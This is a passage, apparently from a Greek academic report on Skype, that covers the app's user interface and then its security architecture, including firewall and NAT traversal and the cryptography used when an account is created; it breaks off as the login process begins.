
2) Βάζουμε το e-mail μας (πρέπει να είναι έγκυρο για να μπορέσουμε να ανακτήσουμε τον Κωδικό μας σε περίπτωση που τον ξεχάσουμε). Αν θέλουμε να δεχόμαστε νέα και προσφορές του Skype στο mail μας, επιλέγουμε το Yes, send me Skype…
3) Επιλέγουμε Χώρα και Πόλη (Country/Region και City) και βάζουμε τικ στο Sign me in When Skype starts αν θέλουμε να συνδεόμαστε αυτόματα όταν ξεκινά το Skype.
4) Πατώντας Sign In ολοκληρώνεται η διαδικασία εγγραφής.

Αν πατήσαμε στο “Sign In”, θα μας εμφανιστεί η παρακάτω εικόνα η οποία και μας επιτρέπει να συνδεθούμε στο λογαριασμο μας. Αυτή είναι επίσης η αρχική εικόνα του Skype.


**Εικόνα 15 - Skype: Είσοδος**


- Αν επιλέξουμε το Sign me in when Skype starts, θα συνδέεται στο Skype αυτόματα μόλις τρέξει η εφαρμογή.
- Αν επιλέξουμε το Start Skype when the computer starts, το Skype θα εκτελείται αυτόματα όταν ανοίγει ο υπολογιστής.
- Αν δεν έχουμε λογαριασμό, πατάμε στο Don’t have a Skype name και ανοίγει το παράθυρο που καταχωρούμε τα στοιχεία που θέλουμε για το λογαριασμό Skype.
- Αν ξεχάσουμε τον κωδικό μας, πατάμε στο Forgot your password και μεταφερόμαστε στη ιστοσελίδα οπού βάζοντας το mail μας αλλάζουμε τον κωδικό μας.

Αυτή είναι η βασική οθόνη του Skype.




**Εικόνα 16 - Skype: Επαφές**


- Αν έχουμε προσθέσει κάποιες επαφές, αυτές φαίνονται στην καρτέλα Επαφές.
- Αν θέλουμε να καλέσουμε κάποια από τις επαφές, τη διαλέγουμε και εμφανίζεται στο δεξί μέρος της εφαρμογής




**Εικόνα 17 - Skype: Προβολή επαφής**

- Για να στείλουμε ένα άμεσο μήνυμα στην επαφή, το πληκτρολογούμε στη κάτω δεξιά μεριά την εφαρμογής και πατάμε το εικονίδιο με το μπλέ συννεφάκι.


- Για να καλέσουμε την επαφή που διαλέξαμε, κάνουμε κλίκ στο πράσινο κουμπί “Κλήση”.




**Εικόνα 18 - Skype: Καλώντας μια επαφή**

- Για να τερματίσουμε την κλήση, κάνουμε κλίκ στο κόκκινο εικονίδιο με το τηλέφωνο.


Πατώντας στο Κλήση τηλεφωνικών αριθμών, μπορούμε να καλέσουμε κάποιο νούμερο. Ωστόσο, υπάρχουν κάποιες επιπλέον επιλογές σε σχέση με την πρώτη καρτέλα.




**Εικόνα 19 - Skype: Κλήση τηλεφωνικών αριθμών**


- Διαλέγουμε τη χώρα που θέλουμε να καλέσουμε και επιλέγεται αυτόματα ο διεθνής κωδικός κλήσης της χώρας που διαλέξαμε.
- Έπειτα, ή γράφουμε το νούμερο που θέλουμε να καλέσουμε με χρήση του πληκτρολογίου η πατώντας στο αριθμητικό ταμπλό που υπάρχει στην καρτέλα.
- Μπορούμε να στείλουμε Sms στο νούμερο που γράψαμε πατώντας στο κουμπί "Sms".
- Μπορούμε επίσης να προσθέσουμε αυτό το νούμερο στις επαφές μας πατώντας το κουμπί "Αποθήκευση".
- Τέλος, πατάμε το κουμπί κλήσης για να ξεκινήσουμε μια κλήση και το κουμπί τερματισμού για να την τερματίσουμε.

Πατώντας στο Κατάλογος, μπορούμε να αναζητήσουμε κάποιο άτομο ή κάποια επιχείρηση που χρησιμοποιεί το Skype.




**Εικόνα 20 - Skype: Κατάλογος**


Τέλος, μπορούμε να αγοράσουμε αν θέλουμε μονάδες Skype ή κάποιες συσκευές Skype πατώντας στο Αγορές.




**Εικόνα 21 - Skype: Αγορές**

## 3.5 Η ασφάλεια στο Skype

Το Skype σε σχεδόν όλα τα επίπεδα χρησιμοποιεί κρυπτογράφηση για να προστατεύσει τα δεδομένα που διακινούνται μεταξύ των χρηστών. Επίσης γίνεται χρήση δημόσιων/ιδιωτικών κλειδιών για να πιστοποιηθούν οι χρήστες.





**Εικόνα 22 - Skype: Η αρχιτεκτονική**

### *3.5.1 Skype και Firewalls*

Τα Firewalls[20] είναι απαραίτητα σε κάθε σύστημα όπου συνδέεται σε δίκτυο, ειδικά σε ένα δημόσιο δίκτυο σαν το Internet[21]. Είτε είναι hardware είτε software firewall, χρειάζεται να το ρυθμίσουμε (να προσθέσουμε εξαιρέσεις για εφαρμογές, για πόρτες του συστήματος κ.α.) ώστε να αποκτήσουν πρόσβαση στο δίκτυο οι διάφορες εφαρμογές .


Το Skype δεν αντιμετωπίζει τέτοιο πρόβλημα. Αρχικά, για να πιστοποιήσει τους χρήστες χρησιμοποιεί διακομιστές βασισμένους στο Διαδίκτυο (Internet-based servers) και όταν θέλουν να επικοινωνήσουν 2 χρήστες, γίνεται μέσω P2P direct connection. Σε περίπτωση όπου κάποιος ή και οι 2 χρήστες που συνδέονται βρίσκονται πίσω από ένα NAT[22] (Network Address Translation) Firewall μπορεί να μεταφερθούν τα πακέτα μέσω Supernode[23] του Skype επειδή μια απευθείας σύνδεση P2P δεν μπορεί να πραγματοποιηθεί πίσω από το NAT.

Είναι πολύ εύκολο για το πρόγραμμα-πελάτη του Skype να βρει ένα τρόπο να προσπεράσει το firewall. Το επιτυγχάνει χρησιμοποιώντας τις πόρτες (ports) 80 και 443 που είναι ανοικτές στα περισσότερα firewall για να επιτρέπεται η πλοήγηση στον Ιστό. Αν η πόρτα που επιλέχθηκε κατά τη διαδικασία εγκατάστασης δεν είναι διαθέσιμη, το Skype μπορεί να επαναδρομολογήσει τη κίνηση. Έτσι είναι δύσκολο για το firewall να μπλοκάρει το Skype αφού μπορεί να επιλέξει διαφορετική πόρτα όποτε χρειαστεί.





**Εικόνα 23 - Skype: Παράκαμψη Firewall (1/3)**

Η Alice προσπαθεί να καλέσει τον Bob στέλνωντας σήμα στο Skype




**Εικόνα 24 - Skype: Παράκαμψη Firewall (2/3)**

Ο Bob προσπαθεί να συνδεθεί με την Alice, κάνωντας μια “τρύπα” στο Firewall




**Εικόνα 25 - Skype: Παράκαμψη Firewall (3/3)**

Η Alice τελικά συνδέεται με τον Bob μέσω της τρύπας στο Firewall

[20] http://en.wikipedia.org/wiki/Firewall
[21] http://en.wikipedia.org/wiki/Internet
[22] http://en.wikipedia.org/wiki/Network_address_translation
[23] http://en.wikipedia.org/wiki/Supernode_(networking)


### *3.5.2 Δημιουργία λογαριασμού*

Το κεντρικό μυστικό στην κρυπτογραφία του Skype είναι το ιδιωτικό κλειδί υπογραφής του Κεντρικού Διακομιστή, $S_S$ . Το αντίστοιχο δημόσιο κλειδί επαλήθευσης $V_S$ και ένα αναγνωριστικό για το ζευγάρι ιδιωτικό/δημόσιο κλειδί είναι εγκατεστημένος σε κάθε πρόγραμμα πελάτη του Skype.

Από το πρώτο βήμα στη δημιουργία του λογαριασμού για το Skype, γίνεται χρήση κρυπτογραφίας. Ο χρήστης διαλέγει το Όνομα Χρήστη, έστω Α, και έναν Κωδικό, έστω $P_A$ . Δημιουργείται τότε από την εφαρμογή ένα ζευγάρι κλειδιών με χρήση RSA[24] 1024-bit ($S_A$ και $V_A$) . Το ιδιωτικό κλειδί υπογραφής και ένας κατακερματισμός (hash[25]), με χρήση του αλγόριθμου SHA-1[26], του Κωδικού $H(P_A)$ αποθηκεύονται στη πλατφόρμα του χρήστη, όσο το δυνατόν ασφαλέστερα.

Το πρόγραμμα πελάτη μετά δημιουργεί μια κρυπτογραφημένη σύνοδο με τον Κεντρικό Διακομιστή, χρησιμοποιώντας κρυπτογράφηση 256-bit AES[27]. Το κλειδί για την σύνοδο επιλέγεται από τη γεννήτρια τυχαίων αριθμών του πελάτη. Ο πελάτης επιβεβαιώνει ότι μιλάει με τον διακομιστή και του στέλνει το Όνομα Χρήστη (Α), το $H(P_A)$ και το $V_A$.

Ο Κεντρικός Διακομιστής επιβεβαιώνει αν το Όνομα Χρήστη είναι μοναδικό και αν είναι, το αποθηκεύει μαζί με ένα κατακερματισμό του $H(P_A)$, $H(H(P_A))$, στη βάση δεδομένων. Δημιουργεί και αναθέτει ένα Πιστοποιητικό Ταυτότητας[28] για το Α, $IC_A$ , όπου εκτός των άλλων περιέχει την RSA υπογραφή του Κεντρικού Διακομιστή συνδεμένη με τα Α και $V_A$ , $\{A, V_A\}^S{}_S$ και ένα αναγνωριστικό για το $S_S$. Το $IC_A$ επιστρέφεται στον χρήστη.




**Εικόνα 26 - Skype: Δημιουργία λογαριασμού**

Αυτή είναι μια απλοποιημένη περιγραφή του τι γίνεται. Στην πραγματικότητα, υπάρχουν 2 Κεντρικοί Διακομιστές, ένας με συντελεστή 1536 bits και ένας με 2048 bits. Αν ο χρήστης κάνει χρήση κάποιας premium υπηρεσίας π.χ. SkypeOut, τότε χρησιμοποιείται ο μεγάλος συντελεστής. Αλλιώς χρησιμοποιείται ο μικρός συντελεστής. Αν κάποιος χρήστης αγοράσει μια premium υπηρεσία για πρώτη φορά,

[24] http://en.wikipedia.org/wiki/RSA
[25] http://en.wikipedia.org/wiki/Hash
[26] http://en.wikipedia.org/wiki/SHA_hash_functions
[27] http://en.wikipedia.org/wiki/Advanced_Encryption_Standard
[28] http://en.wikipedia.org/wiki/Identity_certificate


ανατίθεται ένα νέο Πιστοποιητικό Ταυτότητας IC με χρήση του μεγαλύτερου κλειδιού.

Ο Κεντρικός Διακομιστής αποτελείται από ένα αριθμό υπολογιστών με διαφορετικές λειτουργίες, συμπεριλαμβάνοντας έναν υπολογιστή που δεν κάνει τίποτα άλλο από το να δημιουργεί πιστοποιητικά.

### *3.5.3 Είσοδος / Πιστοποίηση στο Skype*

Για να συνδεθεί κάποιος χρήστης στο δίκτυο του Skype, η εφαρμογή ακολουθεί κάποια βήματα. Αυτά είναι τα εξής:

